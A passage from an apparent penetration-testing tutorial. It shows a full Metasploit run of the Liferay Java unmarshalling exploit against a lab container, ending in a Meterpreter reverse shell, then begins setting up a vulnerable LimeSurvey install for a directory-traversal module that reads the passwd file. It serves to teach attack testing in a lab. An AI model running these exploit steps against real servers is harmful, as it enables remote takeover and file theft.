Module options (exploit/multi/http/liferay_java_unmarshalling):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type
:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, o
r hosts file with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to liste
n on. This must be an address on the local machine or 0.0.0.0 to listen on all addres
ses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is
 randomly generated)
   TARGETURI  /                yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specifie
d)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Liferay Portal < 6.2.5 GA6, 7.0.6 GA7, 7.1.3 GA4, 7.2.1 GA2


msf5 exploit(multi/http/liferay_java_unmarshalling) > █
```

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.



```
msf5 exploit(multi/http/liferay_java_unmarshalling) > set rhosts 172.17.0.2
rhosts ⇒ 172.17.0.2
msf5 exploit(multi/http/liferay_java_unmarshalling) > set srvhost 172.17.0.1
srvhost ⇒ 172.17.0.1
msf5 exploit(multi/http/liferay_java_unmarshalling) > set srvport  8888
srvport ⇒ 8888
msf5 exploit(multi/http/liferay_java_unmarshalling) > set lhost 172.17.0.1
lhost ⇒ 172.17.0.1
msf5 exploit(multi/http/liferay_java_unmarshalling) > check
[*] 172.17.0.2:8080 - The target appears to be vulnerable. Liferay 7.2.0 CE GA1 MAY
be a vulnerable version. Please verify.
msf5 exploit(multi/http/liferay_java_unmarshalling) > █
```

After all the required options are set, execute the module as shown below.



```
msf5 exploit(multi/http/liferay_java_unmarshalling) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Liferay 7.2.0 CE GA1 MAY be a vulnerable ve
rsion. Please verify.
[*] Using URL: http://172.17.0.1:8888/
[+] Started remote classloader server at http://172.17.0.1:8888/
[*] Sending remote classloader gadget to http://172.17.0.2:8080/api/jsonws/expandoco
lumn/update-column
[*] Sending stage (53904 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 → 172.17.0.2:48394) at 2020-06-01
 13:24:21 -0400
[*] Server stopped.

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > getuid
Server username: liferay
meterpreter > sysinfo
Computer    : 62322db54b28
OS          : Linux 5.4.0-kali3-amd64 (amd64)
Meterpreter : java/linux
meterpreter > █
```

As you can see in the above image, we successfully have a meterpreter session.


## Limesurvey Dir Traversal Auxiliary Module

**TARGET: Limesurvey versions 4.1.11-200316, 3.15.0-181008, 3.9.0-180604,3.9.0-180604 , 3.0.0-171222, 2.70.0-170921 Type : Remote, Auxiliary Firewall : Not Applicable**

LimeSurvey is a free and open source online survey web app which is written in PHP and based on a MySQL, SQLite, PostgreSQL or MSSQL database. It allows website users to create surveys, collect responses, create statistics and export data to other apps.


The above mentioned versions of Lime survey have a directory traversal vulnerability (local file inclusion) which allows attackers to download any arbitrary file from the target. Let's see how this module works. We tested this on Limesurvey version 4.1.11 hosted on the Xampp server installed on a Ubuntu 18 machine. Since this is a Linux machine, we will be downloading the "passwd" file.

Let's set the target. Download a vulnerable version of Limesurvey from the link given *https://github.com/LimeSurvey/LimeSurvey/releases.* Extract the zip file (downloaded) and copy the extracted directory to the root directory of the web server as shown below.




```
user1@ubuntu:~/Desktop$ ls
LimeSurvey-4.1.11-200316      playsms-1.4.2
LimeSurvey-4.1.11-200316.zip  playsms-1.4.2.tar.gz
user1@ubuntu:~/Desktop$ mv LimeSurvey-4.1.11-200316 limesurvey
user1@ubuntu:~/Desktop$ ls
limesurvey  LimeSurvey-4.1.11-200316.zip  playsms-1.4.2  playsms-1.4.2.tar.gz
user1@ubuntu:~/Desktop$ cp -r limesurvey /opt/lampp/htdocs
cp: cannot create directory '/opt/lampp/htdocs/limesurvey': Permission denied
user1@ubuntu:~/Desktop$ sudo cp -r limesurvey /opt/lampp/htdocs
[sudo] password for user1:
user1@ubuntu:~/Desktop$ █
```

Change the ownership of the limesurvey folder to the web user.




```
user1@ubuntu:~/Desktop$ sudo chown www-data:www-data -R /opt/lampp/htdocs/limesu
rvey
user1@ubuntu:~/Desktop$ 
```

Start the Xampp server.



```
user1@ubuntu:~/Desktop$ sudo /opt/lampp/lampp start
Starting XAMPP for Linux 7.4.6-0...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
user1@ubuntu:~/Desktop$ 
```

Create a new directory named limesurvey.



Databases

Create database

